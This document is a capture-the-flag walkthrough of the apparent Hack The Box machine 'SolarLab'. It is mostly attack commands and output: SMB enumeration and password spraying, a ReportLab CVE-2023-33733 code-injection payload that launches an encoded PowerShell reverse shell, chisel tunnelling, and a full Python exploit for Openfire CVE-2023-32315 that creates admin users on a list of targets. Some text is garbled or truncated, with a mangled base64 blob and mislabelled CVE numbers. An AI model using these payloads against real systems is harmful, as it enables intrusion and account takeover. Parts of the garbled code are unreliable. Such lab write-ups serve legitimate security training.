

SolarLab

1. Enumeration


Start with nmap enumeration, we have a http service and smb services running, it tries to redirect us to a domain, once we add the domain to etc/hosts file

```
(kali@kali)-[~/Desktop/SolarLab]
$ sudo nmap -sS -sC -sV 10.10.11.16 -oN nmap.txt
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-11 15:57 EDT
Nmap scan report for 10.10.11.16
Host is up (0.17s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         nginx 1.24.0
|_http-server-header: nginx/1.24.0
|_http-title: Did not follow redirect to http://solarlab.htb/
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 1s
|_smb2-time:
|   date: 2024-05-11T19:57:35
|_ start_date: N/A
|_ smb2-security-mode:
|   3.1.1:
|_ Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 73.00 seconds
```

In the http service we didn't find anything interesting at least in the main url, in the other one there is a log in page, we may try to get credentials or something like that



we can scan port 6791 and it disclose another url: <http://report.solarlab.htb>

```
(kali㉿kali)-[~/Desktop/SolarLab]
$ rustscan -a 10.10.11.16

-----
| {} | {} | { { _ { _ _ } { { _ / _ _ } / {} \ | | | | |
| ,. \ | { _ | ,. _ } } | | ,. _ } } \ _ _ } / ^ \ | | | |
-----

The Modern Day Port Scanner.

-----
: https://discord.gg/GFrQsGy :
: https://github.com/RustScan/RustScan :
-----

㉿ https://admin.tryhackme.com

[~] The config file is expected to be at "/home/kali/.ru
[!] File limit is lower than default batch size. Consid
[!] Your file limit is very small, which negatively impa
Open 10.10.11.16:80
Open 10.10.11.16:135
Open 10.10.11.16:139
Open 10.10.11.16:445
Open 10.10.11.16:6791
^C
```

Using crackmapexec to search some share files we found some files

```
(kali@kali) ~/Desktop/SolarLab
$ sudo crackmapexec smb 10.10.11.16 -u 'Guest' -p '' --shares
```

| Share | Permissions | Remark |
|-----------|-------------|---------------|
| ADMIN\$ | | Remote Admin |
| C\$ | | Default share |
| Documents | READ | |
| IPC\$ | READ | Remote IPC |

The .xlsx file disclose information about usernames and passwords, now we need to find a place where we can use it

2. User flag

SolarLab

```
(kali@kali)-[~/Desktop/SolarLab]
$ sudo crackmapexec smb 10.10.11.16 -u users.txt -p passwd.txt --continue-on-success
SMB 10.10.11.16 445 SOLARLAB [*] Windows 10.0 Build 19041 x64 (name:SOLARLAB) (domain:solarlab) (signing:
SMB 10.10.11.16 445 SOLARLAB [+] solarlab\Alexander:al;ksdhfewoiuh
SMB 10.10.11.16 445 SOLARLAB [+] solarlab\Alexander:dkjafblkjadsfgl
SMB 10.10.11.16 445 SOLARLAB [+] solarlab\Alexander:d398sadsksnr390
SMB 10.10.11.16 445 SOLARLAB [+] solarlab\Alexander:ThisCanB3typedeasily1@
SMB 10.10.11.16 445 SOLARLAB [+] solarlab\Alexander:danenacia9234n
SMB 10.10.11.16 445 SOLARLAB [+] solarlab\Alexander:dadsfawe9dafkn
SMB 10.10.11.16 445 SOLARLAB [+] solarlab\KAlexander:al;ksdhfewoiuh
SMB 10.10.11.16 445 SOLARLAB [+] solarlab\KAlexander:dkjafblkjadsfgl
SMB 10.10.11.16 445 SOLARLAB [+] solarlab\KAlexander:d398sadsksnr390
SMB 10.10.11.16 445 SOLARLAB [+] solarlab\KAlexander:ThisCanB3typedeasily1@
SMB 10.10.11.16 445 SOLARLAB [+] solarlab\KAlexander:danenacia9234n
SMB 10.10.11.16 445 SOLARLAB [+] solarlab\KAlexander:dadsfawe9dafkn
SMB 10.10.11.16 445 SOLARLAB [+] solarlab\knight:al;ksdhfewoiuh
SMB 10.10.11.16 445 SOLARLAB [+] solarlab\knight:dkjafblkjadsfgl
SMB 10.10.11.16 445 SOLARLAB [+] solarlab\knight:d398sadsksnr390
SMB 10.10.11.16 445 SOLARLAB [+] solarlab\knight:ThisCanB3typedeasily1@
SMB 10.10.11.16 445 SOLARLAB [+] solarlab\knight:danenacia9234n
SMB 10.10.11.16 445 SOLARLAB [+] solarlab\knight:dadsfawe9dafkn
SMB 10.10.11.16 445 SOLARLAB [-] solarlab\blake:al;ksdhfewoiuh STATUS_LOGON_FAILURE
SMB 10.10.11.16 445 SOLARLAB [-] solarlab\blake:dkjafblkjadsfgl STATUS_LOGON_FAILURE
SMB 10.10.11.16 445 SOLARLAB [-] solarlab\blake:d398sadsksnr390 STATUS_LOGON_FAILURE
SMB 10.10.11.16 445 SOLARLAB [+] solarlab\blake:ThisCanB3typedeasily1@
SMB 10.10.11.16 445 SOLARLAB [-] solarlab\blake:danenacia9234n STATUS_LOGON_FAILURE
SMB 10.10.11.16 445 SOLARLAB [-] solarlab\blake:dadsfawe9dafkn STATUS_LOGON_FAILURE
SMB 10.10.11.16 445 SOLARLAB [+] solarlab\AlexanderK:al;ksdhfewoiuh
SMB 10.10.11.16 445 SOLARLAB [+] solarlab\AlexanderK:dkjafblkjadsfgl
SMB 10.10.11.16 445 SOLARLAB [+] solarlab\AlexanderK:d398sadsksnr390
```

If you can see, there is a trick right here, in the .xlsx file all usernames are composed by a name and a letter which is the first letter of the next or previous name, taking this and looking for anomalies bakle.byte is the only one user name that doesn't follow this pattern, but what happens if we make that blake follow this pattern? It would be something like:

Username: blakeb

Password: password


Login to ReportHub




User not found.

Login

Those are valid credentials to the web application running on 6791



We can leave a request on this page, this request generates a pdf file, let's search if we can do anything with this



Leave Request











Time Interval:

From: 2024-05-11To: 2024-05-11

Contact Phone number:

1235678902

Justification:

B I U    H1 H2       

Upload Signature:


Browse...


 user2-160x160(2).jpg

0/300 characters

Generate PDF

According with the name of the machine this looks promising

 Arctic Wolf

<https://arcticwolf.com> › [blog](#) › [c...](#) › [Traducir esta página](#) 

CVE-2023-33733: RCE Vulnerability in ReportLab PDF ...

2 jun 2023 — Many applications and libraries using the Reportlab library **PDF** Toolkit, are **vulnerable** to remote code execution while transforming malicious ...

CVE-2023-33733

PUBLISHED

[View JSON](#)

 Important CVE JSON 5 Information

+

Assigner: MITRE Corporation

Published: 2023-06-05 Updated: 2023-07-05

Reportlab up to v3.6.12 allows attackers to execute arbitrary code via supplying a crafted PDF file.

Product Status

```
#]

add_paragraph("""
    <para>
        <font color="[ [ [ ftype(ctype(0, 0, 0, 0, 3, 67,
b't\\x00d\\x01\\x83\\x01\\xa0\\x01d\\x02\\xa1\\x01\\x01\\x00d\\x005\\x00', (None, 'os',
'touch /tmp/exploited'), ('__import__', 'system'), (), '<stdin>', '', 1, b'\\x12\\x01'),
{}]() for ftype in [type(lambda: None)] ] for ctype in [type(getattr(lambda: {None},
Word('__code__')))] ] for Word in [orgTypeFun('Word', (str,), { 'mutated': 1, 'startswith':
lambda self, x: False, '__eq__': lambda self,x: self.mutate() and self.mutated < 0 and
str(self) == x, 'mutate': lambda self: {setattr(self, 'mutated', self.mutated - 1)},
'__hash__': lambda self: hash(str(self)) }]] ] for orgTypeFun in [type(type(1))]] and
'red'">
        exploit
    </font>
    </para>""", content)
build_document(doc, content)
```

But we need to find a way to inject this code here and execute remote commands with this.

Previously we tried to change the .png file on the request but it is properly sanitized so we will try to inject the html code in leave request parameter.

```
1 POST /leaveRequest HTTP/1.1
2 Host: report.solarlab.htb:6791
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=-----355370220634199173212324157300
8 Content-Length: 7715
9 Origin: http://report.solarlab.htb:6791
10 Connection: close
11 Referer: http://report.solarlab.htb:6791/leaveRequest
12 Cookie: session=
    .eJwljjs0w0AIBe9CnQLWfBZfxjJrUNLacRXl7Lkp0715zXxgqz0vJ6zv884HbK8DVoh9aC48GnMSYYjsncJHVsrwEui10Ltl1XLL10RPwON
    SbBIh3lpG2WLUVSPUHaf2ShyszCqCJuqhDa2a78GEpK1zlxwQ-4rz38NwfcHgZgttg.ZkA-Gw.Oi6RW4YH5g5g4xTF41TlXpXZjSQ
13 Upgrade-Insecure-Requests: 1
14
15 -----355370220634199173212324157300
16 Content-Disposition: form-data; name="time_interval"
17
18 2024-05-11 to 2024-05-11
19 -----355370220634199173212324157300
20 Content-Disposition: form-data; name="leave_request"
21
22 1235678902
23 -----355370220634199173212324157300
24 Content-Disposition: form-data; name="signature"; filename="user2-160x160(2).jpg"
25 Content-Type: image/jpeg
26
27 y0yàJFIFyÜC
28
29 yÜC yÄ yÄ yÄyÜzÄ2`ÉKExP:KXÓ`è)éHDSöydä]r^230ÄHçxp!`Ý,I~h`E#ÄyeKtÜWÄ~È|ó*É;@NzÄ`ó,Ä
30 8`A1nâC1wKqQÉKÄDFnke`SÄWAWsÄs`EB`602n*Ä3nKÄAC`És+`LÄ
```

here we have the payload to exploit the vulnerability but to get the reverse shell we will need to use powershell base 64

🔗 What Else?

A lot of apps and libraries use the Reportlab library for example xhtml2pdf utility function is vulnerable and can suffer from code execution while transforming malicious HTML to pdf

```
cat >malicious.html <<EOF
<para><font color="[[[getattr(pow, Word('__globals__'))]['os'].system('touch /tmp/exploited') for Word i
exploit
</font></para>
EOF

xhtml2pdf malicious.html
ls -al /tmp/exploited
```

```
<para><font color='[[[getattr(pow, Word('_globals_'))]]['os'].system('powershell -e
JABJAgwAaQbLAg4AdAaGADa0IAB0AGUADaAE8AYBgBqAGUyWb0ACAAUwB5AHMADbL1AG0ALgB0AGUADaA0AFMAbWbJAgS AZQB0AHMALgBUAEmaUBADGAwAaQbLAG4AdAaO-
ACT1AgwAwAC4AMQAwAC4AMQAZ2AC1AAIdmAwA0ACkAwA0AHMADbAGUAYQbJtACAPAgCAGQYwBSAGkAZQB0AHQALgBHAGUADABTAHQAcgBLAGEAbQAOAcKAc-
OwBbAGIAeQb0AGUAWwBdAF0AJABIAHKdADABLAHMAIAAPACAAMAAUAC4AngA1ADUAMwA1AhWAJQB7ADAAAFQ7AhcAaAbpAgwAAZQAOAcgAJBpACAAAPQAgACQAcwB0AHIAZQB0H-
AG0ALgBSGAGUAYQbKAcgJABIAHKdABLAHMAIAAGADAALAgACQAYgBSAHQAZQBZAC4ATABLAG4ZwB0AGGAKQAPaCAALQBUIAAUAcKAwA7ACQAZABHAGUAYQAG0A-
IAA0AE4AZQB3AC0ATwBiAg0AZQBjAHQAIAATAFQAEQbWAGUATgBhAG0AZQAGfMAeQbZAHQAZQBtAC4AVABLAHgADAAUAEAUwBDAEkASQBfAG4YwBvAGQAQbUAGcAKQAU-
AECAZQB0FMAbDABYAgkAgBnACgJABIAHKdABLAHMAIAAwACwAIAAKAGKAKQ7ACQAcwBLAG4AZAB1AGEAYwBtACAAAPQAgCgAaQbLAHgAIAAKAGQAYQb0AG0AEIAAyAD4A-
JgXAcAAAFAGAE8AdQb0AC0AUwB0AHIAaQbUAGcAIAAPAdSAJABZAGUAbgBkAGIAYQbJgAgSAmgAAD0AIAAKAHMAZQB0AGUAYgBhAGMAAwAGAcSAIAA1FAAUwAGACIAIAAT-
ACAAKABWAcS4ZAAPAcA4UAUBAHQAAwAGAcSAIAA1AD4ATAIADSAJABZAGUAbgBkAGIAGeQb0AGUATIAAPACAAKBABHQAZQB4AHQALgBLAG4YwBvAGQAQbUAGcAGQAD6A0A-
Q0BTABEhM0ZJACKALgBHAGUADABCAHKdABLAHMAIAAKAALgB0AGUAGYwBhAGMAAwAgYACKAwA0AHMADbAGUAYQbJtAC4AVwBvAgkGADABLAJABZAGUAbgBkAGIAGeQb0
AGUALAAwACwAJABZAGUAbgBkAGIAeQb0AGUALgBMAGUAbgBnAHQAAwAaPAdSAJABZAHQAcgBtAGEAbQAUAEYABAB1AHMAAaAaACKAFQ7ACQAYwBSAGkAZQB0AHQALgBDAGwA-
bwBzAGUAKAAPAA=') for Word in [ orgTypeFun('Word', (str, ), { 'mutated': 1, 'startswith': lambda self, x: 1 == 0, 'eq_': lambda
self, x: self.mutate() and self.mutated < 0 and str(self) == x, 'mutate': lambda self: { setattr(self, 'mutated', self.mutated -
1) }, '_hash_': lambda self: hash(str(self)), }, ) ] for orgTypeFun in [type(type(1))] for none in [ [].append(1) ]]]">
```

exploit

```
</font></para>
```

User flag got successfully

```
(kali㉿kali)-[~]
$ nc -lnvp 1234
Listening on 0.0.0.0 1234

Connection received on 10.10.11.16 57602
PS C:\Users\blake\Documents\app> whoami
solarlab\blake
PS C:\Users\blake\Documents\app> cd ../..
PS C:\Users\blake> cd Desktop
PS C:\Users\blake\Desktop> dir

Directory: C:\Users\blake\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar-                5/12/2024   6:15 AM             34 user.txt

PS C:\Users\blake\Desktop> type user.txt
```

3.Priv esc

There is a openfire user, as we have learnt there are some vulnerabilities around there

```
PS C:\Users> dir

Directory: C:\Users


Mode                LastWriteTime         Length Name
----                -
d-----         11/17/2023   10:03 AM             Administrator
d-----         11/16/2023    9:43 PM             blake
d-----         11/17/2023    2:13 PM             openfire
d-r-----       11/17/2023   12:54 PM             Public

PS C:\Users> █
```

So check if there is a service running locally and try to port forwarding using that port

```
PS C:\Program Files> cd ..
PS C:\> Get-NetTCPConnection
```

| | | | | | |
|-------------|-------|--------------|-------|-------------|----------|
| 127.0.0.1 | 49676 | 127.0.0.1 | 49675 | Established | Internet |
| 127.0.0.1 | 49675 | 127.0.0.1 | 49676 | Established | Internet |
| 127.0.0.1 | 49674 | 127.0.0.1 | 49673 | Established | Internet |
| 127.0.0.1 | 49673 | 127.0.0.1 | 49674 | Established | Internet |
| 127.0.0.1 | 49672 | 127.0.0.1 | 49671 | Established | Internet |
| 127.0.0.1 | 49671 | 127.0.0.1 | 49672 | Established | Internet |
| 0.0.0.0 | 49668 | 0.0.0.0 | 0 | Listen | |
| 0.0.0.0 | 49667 | 0.0.0.0 | 0 | Listen | |
| 0.0.0.0 | 49666 | 0.0.0.0 | 0 | Listen | |
| 0.0.0.0 | 49665 | 0.0.0.0 | 0 | Listen | |
| 0.0.0.0 | 49664 | 0.0.0.0 | 0 | Listen | |
| 127.0.0.1 | 9091 | 0.0.0.0 | 0 | Listen | |
| 127.0.0.1 | 9090 | 0.0.0.0 | 0 | Listen | |
| 127.0.0.1 | 7443 | 0.0.0.0 | 0 | Listen | |
| 127.0.0.1 | 7070 | 0.0.0.0 | 0 | Listen | |
| 10.10.11.16 | 6791 | 10.10.14.241 | 33230 | Established | Internet |
| 10.10.11.16 | 6791 | 10.10.14.241 | 55202 | Established | Internet |
| 10.10.11.16 | 6791 | 10.10.14.241 | 55574 | FinWait2 | Internet |
| 0.0.0.0 | 6791 | 0.0.0.0 | 0 | Listen | |
| 127.0.0.1 | 5276 | 0.0.0.0 | 0 | Listen | |
| 127.0.0.1 | 5275 | 0.0.0.0 | 0 | Listen | |

```
PS C:\Users\blake\Desktop> ./chisel.exe client 10.10.16.99:8000 R:9090
█
```

```
(kali@kali)-[~/Desktop/SolarLab]
$ chisel server --port 8000 --reverse
2024/05/13 16:23:34 server: Reverse tunnelling enabled
2024/05/13 16:23:34 server: Fingerprint uMT+ATb8SAiXki7LumV9NXnwLb6y2lyp49FKVhowjik=
2024/05/13 16:23:34 server: Listening on http://0.0.0.0:8000
2024/05/13 16:23:40 server: session#1: Client version (1.9.1) differs from server version (1.9.1-0kali1)
2024/05/13 16:23:40 server: session#1: tun: proxy#R:9090⇒9090: Listening
█
```

▼ CVE-2023-32315

This vulnerability lies within the web-based Admin Console, allowing a path traversal attack through the setup environment. This flaw allows unauthenticated users to access restricted pages intended for administrative users

```
import random
import string
import argparse
from concurrent.futures import ThreadPoolExecutor
import HackRequests

artwork = '''

 ██████████ ██████████ ██████████ ██████████ ██████████ ██████████
██████████ ██████████ ██████████ ██████████ ██████████ ██████████
██████████ ██████████ ██████████ ██████████ ██████████ ██████████
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Openfire Console Authentication Bypass Vulnerability (CVE-2019-1549)
Use at your own risk!
'''

def generate_random_string(length):
    charset = string.ascii_lowercase + string.digits
    return ''.join(random.choice(charset) for _ in range(length))

def between(string, starting, ending):
    s = string.find(starting)
    if s < 0:
        return ""
    s += len(starting)
    e = string[s:].find(ending)
    if e < 0:
        return ""
    return string[s : s+e]
```

```

final_result = []

def exploit(target):
    hack = HackRequests.hackRequests()
    host = target.split("://")[1]

    # setup 1: get csrf + jsessionid
    jsessionid = ""
    csrf = ""

    try:
        url = f"{target}/setup/setup-s/%u002e%u002e/%u002e%u002e/"

        headers = {
            "User-Agent": "Mozilla/5.0 (Windows NT 10.0; W",
            "Accept-Encoding": "gzip, deflate",
            "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
            "Connection": "close",
            "Accept-Language": "zh-CN,zh;q=0.8,en-US;q=0.5",
            "DNT": "1",
            "X-Forwarded-For": "1.2.3.4",
            "Upgrade-Insecure-Requests": "1"
        }

        print(f"[..] Checking target: {target}")
        hh = hack.http(url, headers=headers)
        jsessionid = hh.cookies.get('JSESSIONID', '')
        csrf = hh.cookies.get('csrf', '')

        if jsessionid != "" and csrf != "":
            print(f"Successfully retrieved JSESSIONID: {jsessionid} and csrf: {csrf}")
        else:
            print("Failed to get JSESSIONID and csrf value")
            return

    # setup 2: add user
    username = generate_random_string(6)
    password = generate_random_string(6)

```

```

        header2 = {
            "Host": host,
            "User-Agent": "Mozilla/5.0 (Windows NT 10.0; W
            "Accept-Encoding": "gzip, deflate",
            "Accept": "text/html,application/xhtml+xml,app
            "Connection": "close",
            "Cookie": f"JSESSIONID={jsessionid}; csrf={csr
            "Accept-Language": "zh-CN,zh;q=0.8,en-US;q=0.5
            "DNT": "1",
            "X-Forwarded-For": "1.2.3.4",
            "Upgrade-Insecure-Requests": "1"
        }

        create_user_url= f"{target}/setup/setup-s/%u002e%u
        hhh = hack.http(create_user_url, headers=header2)

        if hhh.status_code == 200:
            print(f"User added successfully: url: {target}
            with open("success.txt", "a+") as f:
                f.write(f"url: {target} username: {username
        else:
            print("Failed to add user")
        # setup 3: add plugin

    except Exception as e:
        print(f"Error occurred while retrieving cookies: {

def main():
    print(artwork)

    ## parse argument
    parser = argparse.ArgumentParser()
    parser.add_argument('-t', '--target', help='The URL of
    parser.add_argument("-l", "--list", action="store", he
    args = parser.parse_args()

    if args.target is not False:
        exploit(args.target)

```

```

elif args.list is not False:
    with open(args.list) as targets:
        for target in targets:
            target = target.rstrip()
            if target == "":
                continue
            if "http" not in target:
                target = "http://" + target
            exploit(target)
else:
    parser.print_help()
    parser.exit()

# def main():
#     parser = argparse.ArgumentParser(description="CVE-20
#     parser.add_argument("-u", help="Target URL")
#     parser.add_argument("-l", help="File containing URLs
#     parser.add_argument("-t", type=int, default=10, help:

#     args = parser.parse_args()

#     target_url = args.u
#     file_path = args.l
#     thread = args.t

#     targets = []

#     if target_url is None:
#         with open(file_path, "r") as file:
#             for line in file:
#                 target = line.strip()
#                 if target == "":
#                     continue
#                 if "http" not in target:
#                     target = "http://" + target
#                 targets.append(target)

```



```

#         with ThreadPoolExecutor(max_workers=thread) as e:
#             for target in targets:
#                 executor.submit(exploit, target)

#     else:
#         exploit(target_url)

if __name__ == "__main__":
    main()

```

```


(kali@kali)-[~/Desktop/SolarLab]
$ python CVE-2023-32315.py -t http://127.0.0.1:9090

CVE-2023-32315
Openfire Console Authentication Bypass Vulnerability (CVE-2023-3215)
Use at your own risk!

[..] Checking target: http://127.0.0.1:9090
Successfully retrieved JSESSIONID: node01qu3hxdzuw3vgxao8coz7ksp83.node0 + csrf: f36sA3tsHnnJELe
User added successfully: url: http://127.0.0.1:9090 username: 2yepjv password: j5190d

```


Log in as the new admin user







Exploit the vulnerability uploading the plugin

Sessions
Group Chat
Plugins

Plugins

 Plugin uploaded successfully.

Plugins add new functionality to the server. The list of plugins currently installed is below. To download new plugins, please visit [the plugin repository](#).

| Plugins | Description |
|---|---|
|  Management Tool | pass 123 |
|  Search |   Provides support for Jabber Search (XEP-0055) |

Upload Plugin

Plugin files (.jar) can be uploaded directly by using the form below.

Browse...
No file selected.
Upload Plugin

Use the same rev shell that we used before to get user flag

system command

Execute command

AbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBwAHQALgBDAGwAbwBzAGUAKAApAA==

Execute

Execution result

Now we are Openfire user, and we are able to dig into configuration files on the machine, it is also possible to look for logs and scripts

```

PS C:\Program Files\Openfire\bin> whoami
solarlab\openfire
PS C:\Program Files\Openfire\bin>

```

```

cx_timestamp=0
PS C:\Program Files\Openfire\embedded-db> type openfire.log
/*C2*/SET SCHEMA PUBLIC
DELETE FROM OFPROPERTY WHERE NAME='update.lastCheck'
INSERT INTO OFPROPERTY VALUES('update.lastCheck','1715631401016',0,NULL)
COMMIT
INSERT INTO OFUSER VALUES('kh5jaf',NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,'001715632070282','001715632070282')
COMMIT
DELETE FROM OFUSER WHERE USERNAME='kh5jaf'
INSERT INTO OFUSER VALUES('kh5jaf','7X/OUV45IdRyxHbEANUyDPmZ3CM=', 'wLqBZLUNsJ3ot2yXqX9V+rrtCOY=', 'nflEWY4QymQ2gzJlJR17DQm/c190f2dd80eab04253542c0a',NULL,NULL,'001715632070282','001715632070282')
COMMIT
INSERT INTO OFPROPERTY VALUES('admin.authorizedJIDs','admin@solarlab.htb,kh5jaf@solarlab.htb',0,NULL)
COMMIT
INSERT INTO OFUSER VALUES('2yepjv',NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,'001715632079243','001715632079243')
COMMIT
DELETE FROM OFUSER WHERE USERNAME='2yepjv'

```

In .script file we found administrator credentials with a encrypted password, but some code lines below we have the key

```

-- SET SCHEMA PUBLIC
